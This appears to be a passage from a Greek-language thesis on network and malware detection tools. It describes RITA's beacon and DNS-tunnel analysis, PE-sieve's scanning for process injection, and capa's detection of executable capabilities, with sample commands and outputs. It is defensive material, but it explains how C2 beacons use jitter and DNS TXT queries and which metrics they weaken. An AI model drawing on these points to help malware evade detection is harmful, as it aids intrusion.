Το Real Intelligence Threat Analysis (RITA) αποτελεί ένα πλαίσιο ανοιχτού κώδικα που επιτρέπει την ανάλυση της δικτυακής κίνησης με στόχο τον εντοπισμό beaconing χαρακτηριστικών [117]. Πιο συγκεκριμένα, το εργαλείο υποστηρίζει την ανίχνευση beaconing δραστηριότητας (αναζήτηση για ενδείξεις beaconing συμπεριφοράς εντός και εκτός ενός δικτύου), την εύρεση, εφόσον υλοποιούνται, τεχνικών DNS Tunneling (αναζήτηση για ενδείξεις κρυφών καναλιών που βασίζονται στο DNS) και τον blacklist έλεγχο (αναζήτηση ύποπτων domains και κεντρικών υπολογιστών). Το συγκεκριμένο πλαίσιο χρησιμοποιεί τα αρχεία καταγραφής του προκύπτουν από το εργαλείο Zeek [118] καθώς επίσης και .pcap αρχεία, αφού πρώτα αυτά μετατραπούν σε αρχεία καταγραφής Zeek. Το RITA εγκαθίσταται εύκολα μέσω script [117], στα λειτουργικά συστήματα Ubuntu, CentOS και στην πλατφόρμα Security Onion [119]. Για την εκτέλεση του εργαλείου πραγματοποιείται αρχικά η εισαγωγή των αρχείων καταγραφής [120]. Στη συνέχεια, ορίζεται μία βάση δεδομένων προορισμού για την αποθήκευση των αποτελεσμάτων. Η *Εικόνα 69* παρουσιάζει τις δυνατότητες που προσφέρει το εργαλείο και τις αντίστοιχες παραμέτρους που μπορεί να επιλέξει ο χρήστης.

```
[root@localhost user]# rita --help
NAME:
   rita - Look for evil needles in big haystacks.

USAGE:
   rita [global options] command [command options] [arguments...]

VERSION:
   v4.3.1

COMMANDS:
     delete, delete-database  Delete imported database(s)
     import                   Import zeek logs into a target database
     html-report              Create an html report for an analyzed database
     show-beacons-fqdn        Print hosts which show signs of C2 software (FQDN Analysis)
     show-beacons-proxy       Print hosts which show signs of C2 software (internal -> Proxy)
     show-beacons             Print hosts which show signs of C2 software
     show-bl-hostnames        Print blacklisted hostnames which received connections
     show-bl-source-ips       Print blacklisted IPs which initiated connections
     show-bl-dest-ips         Print blacklisted IPs which received connections
     list, show-databases     Print the databases currently stored
     show-exploded-dns        Print dns analysis. Exposes covert dns channels
     show-long-connections    Print long connections and relevant information
     show-open-connections    Print open connections and relevant information
     show-strobes             Print strobe information
     show-useragents          Print user agent information
     test-config              Check the configuration file for validity
     help, h                  Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --config CONFIG_FILE, -c CONFIG_FILE  Use a specific CONFIG_FILE when running this command
   --help, -h                            show help
   --version, -v                         print the version
```


Εικόνα 69. RITA Dashboard

Είναι ιδιαίτερα σημαντικό να τονιστεί ότι ο κύριος στόχος του συγκεκριμένου εργαλείου είναι ο εντοπισμός σημαδιών κακόβουλης συμπεριφοράς μεταξύ εσωτερικών συστημάτων που

επικοινωνούν με εξωτερικά συστήματα. Επομένως, η ανίχνευση της κακόβουλης δραστηριότητας μεταξύ εσωτερικών συνδέσεων εντός ενός δικτύου, δεν αποτελεί μέρος της ανάλυσης του εργαλείου, από προεπιλογή. Ωστόσο, η συγκεκριμένη ρύθμιση μπορεί πολύ εύκολα να τροποποιηθεί από το χρήστη. Δεδομένου ότι στα πλαίσια της εργασίας μελετώνται και οι εσωτερικές συνδέσεις, το παραπάνω επιτυγχάνεται με τη διαμόρφωση του αρχείου που ακολουθεί (*Εικόνα 70* και *Εικόνα 71*).

Εικόνα 70. Επεξεργασία του Αρχείου config.yaml

Πιο συγκεκριμένα, στο πεδίο always include συμπεριλαμβάνονται οι εσωτερικές IP διευθύνσεις που ανήκουν στα δίκτυα 192.168.1.0/24 και 192.168.65.0/24, όπως παρουσιάζεται στην *Εικόνα 71*.



Εικόνα 71. Διαμόρφωση του Αρχείου config.yaml

Για παράδειγμα, στο πρώτο σενάριο επίθεσης, που παρουσιάζεται στο *Κεφάλαιο 7.1*, χρησιμοποιείται η IP διεύθυνση 192.168.1.8 για τον C2 server. Στην περίπτωση που δεν συμπεριλαμβανόταν η συγκεκριμένη διεύθυνση στο πεδίο ελέγχου του RITA, δεν θα προέκυπταν τα αντίστοιχα αποτελέσματα ανίχνευσης στο *Κεφάλαιο 7.1.3*.

Το RITA χρησιμοποιεί το median average distribution της διαμέσου [120]. Η διάμεσος σχετίζεται με την συνέπεια που εμφανίζουν οι συνδέσεις. Για παράδειγμα, αν υπάρχει συνέπεια μεταξύ διαφορετικών συνδέσεων, τότε αυτή μπορεί να συσχετίζεται με σταθερά callbacks του θύματος σε ένα C2 server. Ένα άλλο χαρακτηριστικό της beaconing συμπεριφοράς είναι το μέγεθος των δεδομένων των πακέτων που ανταλλάσσονται. Εάν όλα τα πακέτα που λαμβάνονται και αποστέλλονται έχουν ακριβώς το ίδιο μέγεθος, τότε αυτό μπορεί να αποτελέσει σημάδι beaconing δραστηριότητας. Το παραπάνω βρίσκει εφαρμογή κυρίως στα διαδοχικά callbacks που πραγματοποιεί το θύμα στον C2 server, κυρίως όταν ο server απαντά με το προεπιλεγμένο response και όχι με νέες εντολές προς το θύμα. Για παράδειγμα, έστω ότι ένα θύμα επικοινωνεί ανά 10 δευτερόλεπτα και 20% jitter με έναν C2 server. Ανάλογα το C2 πλαίσιο που χρησιμοποιείται, έστω ότι τα πακέτα θα αποστέλλονται ανά 8 με 12 δευτερόλεπτα. Η αντίστοιχη κατανομή είναι 50% από 10 έως 12 δευτερόλεπτα και 50% από 8 έως 10 δευτερόλεπτα. Επομένως, το RITA μπορεί να συμβάλλει στον εντοπισμό της beaconing δραστηριότητας ακόμα και αν χρησιμοποιείται jitter, όπως στο παραπάνω παράδειγμα. Πιο συγκεκριμένα, το RITA χρησιμοποιεί διάφορες τεχνικές στατιστικής ανάλυσης και τον αλγόριθμο ομαδοποίησης k-means προκειμένου να ανιχνεύει IOCs στα αρχεία καταγραφής [121]. Το πλαίσιο συμβάλλει στον εντοπισμό ανωμαλιών στη δικτυακή κίνηση, όπως είναι οι μεγάλες σε διάρκεια συνδέσεις και οι δραστηριότητες που προσομοιάζουν σε beaconing συμπεριφορά. Το module που είναι υπεύθυνο για την ανίχνευση beaconing δραστηριοτήτων χρησιμοποιεί το Discrete Fast Fourier Transform

(DFFT), για την ανάλυση των αρχείων καταγραφής. Μέσω του DFFT μπορεί να αναλυθεί η συχνότητα μίας σύνδεσης προκειμένου να προσδιοριστεί πόσο συχνά πραγματοποιείται η επικοινωνία από και προς το θύμα. Ο συγκεκριμένος τύπος ανάλυσης της δικτυακής κίνησης είναι χρήσιμος ακόμα και αν η κίνηση είναι κρυπτογραφημένη. Ένα άλλο χαρακτηριστικό του RITA είναι η δυνατότητα σύγκρισης δεδομένων, που έχουν συλλεχθεί παλαιότερα, με IP διευθύνσεις και domains που έχουν προστεθεί πρόσφατα σε μαύρες λίστες. Για παράδειγμα, ένα παραβιασμένο σύστημα θα μπορούσε να είχε επικοινωνήσει παλαιότερα με μια IP διεύθυνση που θεωρείται πλέον κακόβουλη. Είναι σημαντικό να τονιστεί ότι για μία αρκετά πολύπλοκη beaconing επίθεση, το RITA μπορεί να απαιτεί σημαντικά περισσότερα δεδομένα, προκειμένου να εντοπίσει την κακόβουλη δραστηριότητα.

Αναφορικά με τις μεγάλες σε διάρκεια συνδέσεις, το RITA εντοπίζει και καταγράφει τις συνδέσεις που είναι ενεργές για μεγάλο χρονικό διάστημα, οι οποίες ενδέχεται να υποδεικνύουν μακροχρόνιες C2 συνεδρίες [56]. Για τις TCP συνεδρίες είναι εύκολο να προσδιοριστεί το πότε ξεκινάνε (3-way handshake SYN, SYN/ACK, ACK) και πότε τελειώνουν (4-way handshake FIN, ACK, FIN, ACK). Ωστόσο, τα stateless πρωτόκολλα (π.χ., UDP) δεν εμφανίζουν την ίδια ιδιότητα. Δεν υπάρχει κάποιο επίσημο ξεκίνημα στις UDP συνδέσεις. Για να αντιμετωπιστεί το συγκεκριμένο πρόβλημα, τα τείχη προστασίας και τα περισσότερα εργαλεία ανάλυσης πακέτων ορίζουν ένα χρονικό διάστημα κατά το οποίο τα UDP πακέτα που χρησιμοποιούν τις ίδιες IP διευθύνσεις και του ίδιους αριθμούς θυρών, θεωρούνται μέρος της ίδιας συνεδρίας. Επομένως, μία συνεδρία θεωρείται ότι ξεκινάει όταν εμφανιστεί το πρώτο UDP πακέτο και ολοκληρώνεται όταν παύουν να εμφανίζονται νέα UDP πακέτα κατά τη διάρκεια ενός χρονικού διαστήματος. Ωστόσο, σε ορισμένες περιπτώσεις, το κακόβουλο λογισμικό ενδέχεται να παρουσιάσει ασυνήθιστη συμπεριφορά. Για παράδειγμα, μπορεί να ξεκινήσει μία νέα σύνδεση, να παραμείνει ανοιχτή για κάποιο συγκεκριμένο χρονικό διάστημα και στη συνέχεια να ανοιχθεί μία καινούρια σύνδεση, χωρίς να υπάρχει περιορισμός στο πλήθος των επαναλήψεων της συγκεκριμένης τεχνικής. Με αυτόν τον τρόπο, ένας επιτιθέμενος εξακολουθεί να διατηρεί επικοινωνία με το θύμα για ένα μεγάλο χρονικό διάστημα, ενώ ταυτόχρονα, ενδέχεται να μην προκύψει κατά την ανάλυση η συγκεκριμένη κακόβουλη σύνδεση. Προκειμένου το εργαλείο να εμφανίσει τις συνδέσεις μεγάλης διάρκειας χρησιμοποιείται η εντολή που ακολουθεί (*Εικόνα 72*).

```
[root@localhost]# rita show-long-connections Attack
Source IP,Destination IP,Port:Protocol:Service,Duration,State
```

Εικόνα 72. Συνδέσεις Μεγάλης Διάρκειας RITA

Αναφορικά με τα beacons, το RITA χρησιμοποιεί διάφορες στατιστικές μετρικές τόσο για τον υπολογισμό των χρονικών διαστημάτων μεταξύ των συνδέσεων όσο και για τον προσδιορισμό του μεγέθους των πακέτων που ανταλλάσσονται σε κάθε σύνδεση. Όπως και στην περίπτωση των μεγάλων σε διάρκεια συνδέσεων, η προεπιλεγμένη έξοδος είναι ένας ascii πίνακας που εμφανίζεται στο τερματικό του χρήστη. Ωστόσο, μπορεί να επιλεγεί ως έξοδος ένα CSV αρχείο ή μία HTML αναφορά. Με αυτόν τον τρόπο, το εργαλείο παρέχει ευελιξία στους χρήστες προκειμένου να φιλτράρουν και να ταξινομούν τα δεδομένα με βάση διαφορετικές στήλες. Προκειμένου το εργαλείο να εμφανίσει τις συνδέσεις που θεωρεί ότι είναι beaconing, χρησιμοποιείται η εντολή που ακολουθεί (*Εικόνα 73*).

```
[root@localhost]# rita show-beacons Attack
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top
Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
```

Εικόνα 73. Beacons RITA

Από την έξοδο του εργαλείου, οι σημαντικότερες στήλες είναι οι ακόλουθες:

- Score: Η βαθμολογία αποτελεί τη βασικότερη μετρική που υπολογίζεται λαμβάνοντας υπόψη την ασυμμετρία, τη διασπορά και τη διάρκεια της επικοινωνίας, καθώς επίσης και τη διασπορά και το μέγεθος των δεδομένων που ανταλλάζονται σε κάθε επικοινωνία. Όσο πιο κοντά είναι η συγκεκριμένη τιμή στο 1, τόσο πιο πιθανό είναι αυτή η επικοινωνία να σχετίζεται με κακόβουλη beaconing δραστηριότητα.
- Source: Η IP διεύθυνση που ξεκίνησε την επικοινωνία.
- Destination: Η IP διεύθυνση που απάντησε στην αρχική επικοινωνία.
- Connections: Ο συνολικός αριθμός συνδέσεων μεταξύ των IPs προέλευσης και προορισμού.
- Avg Bytes: Ο μέσος αριθμός bytes που μεταφέρθηκαν προς οποιαδήποτε κατεύθυνση ανά σύνδεση.
- Intvl Range: Η συγκεκριμένη τιμή υποδηλώνει τη διαφορά μεταξύ του μέγιστου και του ελάχιστου χρονικού διαστήματος, που εμφανίζεται σε συνδέσεις οι οποίες έχουν κοινές IPs προέλευσης και προορισμού. Για παράδειγμα, αν υπήρχαν 2 συνδέσεις με διαφορά 60 δευτερολέπτων και άλλες 2 συνδέσεις με διαφορά 30 δευτερολέπτων, τότε το εύρος των διαστημάτων θα είναι τα 30 δευτερόλεπτα.
- Size Range: Η συγκεκριμένη τιμή υποδηλώνει τη διαφορά μεταξύ του μεγίστου και του ελαχίστου μεγέθους πακέτου της κάθε σύνδεσης που εμφανίζεται.
- Top Intvl (CSV) / Intvl Mode (HTML): Το διάστημα μεταξύ των επικρατέστερων συνδέσεων, δηλαδή των συνδέσεων που εμφανίστηκαν περισσότερο.
- Top Size (CSV) / Size Mode (HTML): Ο αριθμός των bytes που μεταφέρθηκαν στην επικρατέστερη σύνδεση.
- Top Intvl Count (CSV) / Intvl Mode Count (HTML): Ο αριθμός των φορών που εμφανίστηκε το interval mode.
- Top Size Count (CSV) / Size Mode Count (HTML): Ο αριθμός των φορών που εμφανίστηκε το size mode.
- Intvl Skew: Η συγκεκριμένη μετρική υπολογίζει την ασυμμετρία των δεδομένων. Όσο πιο κοντά είναι στο 0, τόσο περισσότερο συμμετρικά είναι τα δεδομένα. Με αυτόν τον τρόπο είναι εφικτό να εντοπιστούν beaconing επιθέσεις που βασίζονται στο jitter. Πιο συγκεκριμένα, το κακόβουλο λογισμικό χρησιμοποιεί μια γεννήτρια τυχαίων αριθμών προκειμένου να προσθέσει ή να αφαιρέσει μία τιμή στο delay. Ωστόσο, η γεννήτρια τυχαίων αριθμών κατανέμει ομοιόμορφα τις τιμές, με αποτέλεσμα να είναι εφικτός ο εντοπισμός της κακόβουλης δραστηριότητας.
- Size Skew: Η συγκεκριμένη μετρική υπολογίζει την ασυμμετρία στα μεγέθη των πακέτων που ανταλλάσσονται. Όπως έχει ήδη τονιστεί, η εν λόγω μετρική είναι εξαιρετικά σημαντική δεδομένου ότι τις περισσότερες φορές το θύμα πραγματοποιεί callbacks στον C2 server μόνο για να διατηρήσει ενεργή την επικοινωνία (check in).
- Intvl Dispersion / Size Dispersion: Η διασπορά περιγράφει την πιθανότητα ενός διαστήματος ή του μεγέθους των δεδομένων να αποκλίνουν από τον μέσο όρο. Μια τιμή κοντά στο 0


σημαίνει ότι τα περισσότερα διαστήματα ή τα μεγέθη των δεδομένων συγκεντρώθηκαν γύρω από το μέσο όρο και παρουσίασαν πολύ μικρή διακύμανση. Ωστόσο, όσο περισσότερο jitter προστίθεται σε ένα beacon, τόσο λιγότερο αποτελεσματική είναι η συγκεκριμένη μέθοδος.

Αναφορικά με το DNS, το RITA βασίζεται στο γεγονός ότι ένα C2 κανάλι μέσω DNS θα χρησιμοποιεί μοναδικά subdomains. Επομένως, το εργαλείο μετράει τον αριθμό των subdomains για κάθε domain που χρησιμοποιείται. Επιπλέον, ένα ακόμη χαρακτηριστικό των C2 καναλιών μέσω DNS είναι ο υψηλός αριθμός συγκεκριμένων τύπων DNS ερωτημάτων. Η κανονική DNS κίνηση περιλαμβάνει κυρίως τους τύπους A, AAAA και CNAME. Αντίθετα, ένας ασυνήθιστα μεγάλος αριθμός TXT ερωτημάτων μπορεί να σχετίζεται με beaconing δραστηριότητα, δεδομένου ότι επιτρέπει στους επιτιθέμενους να απαντούν με περισσότερους χαρακτήρες, άρα και εντολές, σε σχέση με τις A εγγραφές. Πιο συγκεκριμένα, οι βασικοί τύποι DNS ερωτημάτων που χρησιμοποιούνται σε beaconing επιθέσεις είναι οι PTR, DNSKEY και TXT.

4.7.2 PE-sieve


Το PE-sieve αποτελεί ένα εργαλείο ανοικτού κώδικα που συμβάλλει στον εντοπισμό κακόβουλου λογισμικού [122]. Πιο συγκεκριμένα, εντοπίζει implants μέσω της σάρωσης των διεργασιών που εκτελούνται σε έναν κεντρικό υπολογιστή. Μπορεί να αναγνωρίσει πληθώρα τεχνικών που υλοποιούνται από τους επιτιθέμενους, όπως είναι τα injected PEs, η εισαγωγή shellcode και τα patches που εκτελούνται στη μνήμη. Επιπλέον, ανιχνεύει ενσωματωμένα hooks καθώς επίσης και τις τεχνικές Hollowing [123], Doppelgänging [124][125] και Reflective DLL Injection [126]. Πιο συγκεκριμένα, από προεπιλογή, το PE-sieve είναι σε θέση να ανιχνεύει τα implanted PE αρχεία, που φορτώνονται χειροκίνητα και δεν αντιστοιχούν σε κάποιο νόμιμο module, τα modules με εγκατεστημένα patches και ενσωματωμένα hooks, και τα modules που περιέχουν τροποποιημένους PE headers. Είναι σημαντικό να το τονιστεί ότι παρ' όλο που μπορεί να έχουν τροποποιηθεί οι headers ενός PE, το PE-sieve είναι σε θέση να τους ανακατασκευάσει. Επιπλέον, σε περίπτωση που κάποιο PE αρχείο γίνει patched στη μνήμη, το εργαλείο προσφέρει μία λεπτομερή αναφορά σχετικά με τα τροποποιημένα bytes του [127].

Το PE-sieve μπορεί να χρησιμοποιηθεί για τη σάρωση μεμονωμένων διεργασιών σε Windows λειτουργικά συστήματα. Επιπλέον, μπορεί να εκτελεστεί είτε ως .exe αρχείο είτε ως .dll αρχείο. Η εκτέλεση του εργαλείου χωρίς καμία παράμετρο αποτυπώνεται στην *Εικόνα 74*.




Εικόνα 74. PE-sieve Dashboard

Προκειμένου να εκτελεστεί μία βασική σάρωση με τις προεπιλεγμένες ρυθμίσεις, χρησιμοποιείται η εντολή που ακολουθεί (*Εικόνα 75*). Ο αριθμός 6124 υποδεικνύει το pid μίας διεργασίας που επιλέχθηκε τυχαία για τις ανάγκες του παραδείγματος.



Εικόνα 75. Εκτέλεση του Εργαλείου PE-sieve

Δεδομένου ότι σε αυτήν τη φάση δεν έχει ακόμα εκτελεστεί καμία επίθεση, ο αριθμός των ύποπτων διεργασιών είναι μηδενικός, όπως φαίνεται στην *Εικόνα 76*.



Εικόνα 76. Αποτέλεσμα του Εργαλείου PE-sieve

Όπως έχει ήδη τονιστεί, από προεπιλογή το PE-sieve ανιχνεύει μόνο τα implanted PE αρχεία. Ωστόσο, σε ορισμένες περιπτώσεις είναι απαραίτητη η ανίχνευση shellcode. Αυτό επιτυγχάνεται μέσω της παραμέτρου /shellc. Το συγκεκριμένο εργαλείο ανιχνεύει τις περιοχές της μνήμης που δεν αποτελούν μέρος κανενός module, αλλά περιέχουν εκτελέσιμο κώδικα. Ωστόσο, αξίζει να σημειωθεί ότι η ύπαρξη shellcode δεν σχετίζεται απαραίτητα με κακόβουλη δραστηριότητα. Για παράδειγμα, ορισμένες .NET εφαρμογές χρησιμοποιούν κώδικα που φορτώνεται με το συγκεκριμένο τρόπο. Επιπλέον, πριν από το dump των implants που είναι εγκατεστημένα στη μνήμη μίας διαδικασίας, το PE-sieve προσπαθεί να ανακατασκευάσει το payload ώστε να προβεί σε περαιτέρω ανάλυση. Ωστόσο, λόγω του ότι υπάρχει μεγάλη ποικιλία μεθόδων κωδικοποίησης και κρυπτογράφησης, το dump των payloads απαιτεί διαφορετικές προσεγγίσεις.

Εκτός από την αυτόματη ανίχνευση, το PE-sieve προσφέρει, μέσω της παραμέτρου /dmode, τις παρακάτω τρεις διαφορετικές λειτουργίες dump:

- Virtual (/dmode 1): Το PE γίνεται dump στη μνήμη και δεν πραγματοποιείται καμία αλλαγή στα sections του. Αυτή η λειτουργία είναι χρήσιμη προκειμένου να αποτυπωθεί η αρχική

διάταξη στη μνήμη, χωρίς οποιαδήποτε τροποποίηση από το PE-sieve. Χρησιμοποιείται επίσης για το dump των shellcodes.

- Unmapped (/dmode 2): Το PE μετατρέπεται σε raw μορφή. Τα περιεχόμενα των sections τροποποιούνται κατάλληλα. Αυτή η λειτουργία επιλέγεται αυτόματα όταν το PE έχει φορτωθεί στη μνήμη.
- Realigned raw (/dmode 3): Περιλαμβάνει τη μετατροπή της raw μορφής του PE σε εικονική. Χρησιμοποιείται σε PE που περιέχουν packed sections τα οποία γίνονται unpacked στη μνήμη. Αυτή η λειτουργία επιλέγεται αυτόματα, σε περιπτώσεις στις οποίες ορισμένα sections έχουν γίνει unpacked στη μνήμη και δεν μπορούν να επαναφερθούν στην αρχική τους κατάσταση χωρίς την απώλεια δεδομένων. Παράδειγμα αποτελεί η περίπτωση εφαρμογής ενός compressor σε ένα .exe αρχείο.

Από προεπιλογή, το PE-sieve σαρώνει μόνο τη μνήμη που έχει επισημανθεί ως εκτελέσιμη. Ωστόσο, μέσω της παραμέτρου /data, μπορεί να ενεργοποιηθεί η σάρωση της μνήμης που θεωρείται μη εκτελέσιμη. Πιο συγκεκριμένα, υπάρχουν οι παρακάτω διαθέσιμες επιλογές:

- (/data 1): Χρησιμοποιείται στην περίπτωση που μία διεργασία περιέχει .NET modules. Για παράδειγμα, στις .NET εφαρμογές εκτελείται ο κώδικας που περιέχεται στις μη εκτελέσιμες σελίδες.
- (/data 2): Η συγκεκριμένη σάρωση ενεργοποιείται στην περίπτωση που έχει απενεργοποιηθεί το Data Execution Prevention (DEP) στη διεργασία.
- (/data 3): Η συγκεκριμένη σάρωση ελέγχει όλες τις μη εκτελέσιμες σελίδες, χωρίς περιορισμούς. Ωστόσο, η προσέγγιση αυτή μπορεί να οδηγήσει σε αρκετά false positives.
- (/data 4): Ίδια με την προηγούμενη προσέγγιση, ωστόσο η σάρωση περιλαμβάνει επιπλέον τις σελίδες που έχουν οριστεί ως μη προσβάσιμες (PAGE_NOACCESS).
- (/data 5): Η συγκεκριμένη σάρωση ελέγχει όλες τις σελίδες που έχουν οριστεί ως μη προσβάσιμες (PAGE_NOACCESS).

Από προεπιλογή, το PE-sieve εξάγει και πραγματοποιεί dump στα στοιχεία που ανιχνεύονται ως implants. Ωστόσο, σε ορισμένες περιπτώσεις μπορεί να χρειάζεται το dump ενός πλήρους χώρου διεργασιών (full process space). Αυτό επιτυγχάνεται με τη χρήση της παραμέτρου /minidmp. Πιο συγκεκριμένα, το PE-sieve, ανεξάρτητα από το dump των στοιχείων που ανιχνεύονται ως implants, δημιουργεί ένα minidump της διεργασίας που εντοπίστηκε ως ύποπτη.

Αξίζει να σημειωθεί πως το PE-sieve σαρώνει τις διεργασίες χωρίς να παρεμβαίνει στην εκτέλεσή τους. Επομένως, κατά τη διάρκεια της προεπιλεγμένης σάρωσης, η διεργασία εξακολουθεί να εκτελείται. Ωστόσο, σε περίπτωση που το επιλέξει ο χρήστης μέσω της παραμέτρου /relf, το εργαλείο επιτρέπει τη δημιουργία ενός αντιγράφου της αρχικής διεργασίας. Το πλεονέκτημα της συγκεκριμένης επιλογής, είναι ότι προσφέρει τη δυνατότητα επεξεργασίας επιλεγμένων στοιχείων (π.χ., πρόσβασης σε σελίδες που έχουν οριστεί ως μη προσβάσιμες), χωρίς να επηρεάζεται η αρχική διεργασία.

4.7.3 capa


Το εργαλείο capa εντοπίζει δυνατότητες σε εκτελέσιμα αρχεία [128]. Πιο συγκεκριμένα, υποστηρίζει την ανίχνευση δυνατοτήτων σε αρχεία Portable Executables (PE), Executable Linkable Format (ELF) ή shellcode. Για παράδειγμα, μέσω του capa μπορεί να προκύψει ότι ένα αρχείο είναι κακόβουλο, δεδομένου ότι μπορεί να εγκαταστήσει άλλα προγράμματα ή λόγω του ότι δημιουργεί μία νέα HTTP επικοινωνία. Χρησιμοποιώντας την παράμετρο -vv προκύπτουν αναλυτικά όλες οι δυνατότητες που υπάρχουν στα εκτελέσιμα αρχεία που ελέγχονται. Επιπλέον, το capa αναφέρει με λεπτομέρεια τα σημεία στα οποία βρήκε τα χαρακτηριστικά που σχετίζονται με τις συγκεκριμένες δυνατότητες. Παραδείγματα δυνατοτήτων παρουσιάζονται στην *Εικόνα 77* [129].

CAPABILITY	NAMESPACE
self delete via COMSPEC environment variable	anti-analysis/anti-forensic/self-deletion
reference anti-VM strings targeting VMWare	anti-analysis/anti-vm/vm-detection
receive data (2 matches)	communication
send data (9 matches)	communication
send HTTP request with Host header	communication/http
get socket status (2 matches)	communication/socket
initialize Winsock library (9 matches)	communication/socket
set socket configuration (6 matches)	communication/socket
create UDP socket (3 matches)	communication/socket/udp/send
act as TCP client	communication/tcp/client
run as a service	executable/pe

Εικόνα 77. Παραδείγματα Δυνατοτήτων που Ανιχνεύει το Εργαλείο Capa

Το capa αποτελείται από δύο βασικά δομικά στοιχεία, μία μηχανή ανάλυσης κώδικα και μία λογική μηχανή. Η μηχανή ανάλυσης κώδικα εξάγει χαρακτηριστικά από τα αρχεία, όπως είναι οι συμβολοσειρές που περιέχουν και η ροή εκτέλεσής τους. Τα συγκεκριμένα χαρακτηριστικά εμπίπτουν συνήθως σε δύο μεγάλες κατηγορίες, στα χαρακτηριστικά αρχείου και στα disassembly χαρακτηριστικά. Τα πρώτα εξάγονται από τα δεδομένα του αρχείου και τη δομή τους (π.χ., από τους headers του PE). Τα δεύτερα εξάγονται από τη στατική ανάλυση του αρχείου, δηλαδή το disassembling και την ανακατασκευή της ροής ελέγχου. Παραδείγματα αποτελούν τα API calls και τα string references. Η λογική μηχανή εντοπίζει συνδυασμούς χαρακτηριστικών που εκφράζονται σαν ένας κανόνας. Το capa αναφέρει σαν έξοδο την περιγραφή που συνδέεται με τον συγκεκριμένο κανόνα. Πιο συγκεκριμένα, οι κανόνες του capa χρησιμοποιούν ένα συνδυασμό χαρακτηριστικών για να περιγράψουν μία δυνατότητα που μπορεί να εμφανιστεί σε ένα πρόγραμμα. Εάν υπάρχουν όλα τα χαρακτηριστικά, τότε το capa συμπεραίνει ότι το πρόγραμμα περιέχει τη συγκεκριμένη δυνατότητα. Οι κανόνες του capa είναι έγγραφα YAML που αποτελούνται από μεταδεδομένα και statements. Οι κανόνες υποστηρίζουν λογικούς τελεστές και αριθμητικές πράξεις. Το όνομα του κανόνα περιγράφει την ικανότητά του, ενώ ο χώρος ονομάτων συσχετίζει τον κανόνα με μια τεχνική. Η ενότητα μεταδεδομένων περιλαμβάνει πεδία όπως το όνομα του συγγραφέα ή ένα παράδειγμα εκτέλεσης του κανόνα. Οι κανόνες αποτελούν τη βάση του εργαλείου capa για τον εντοπισμό δυνατοτήτων σε εκτελέσιμα αρχεία.

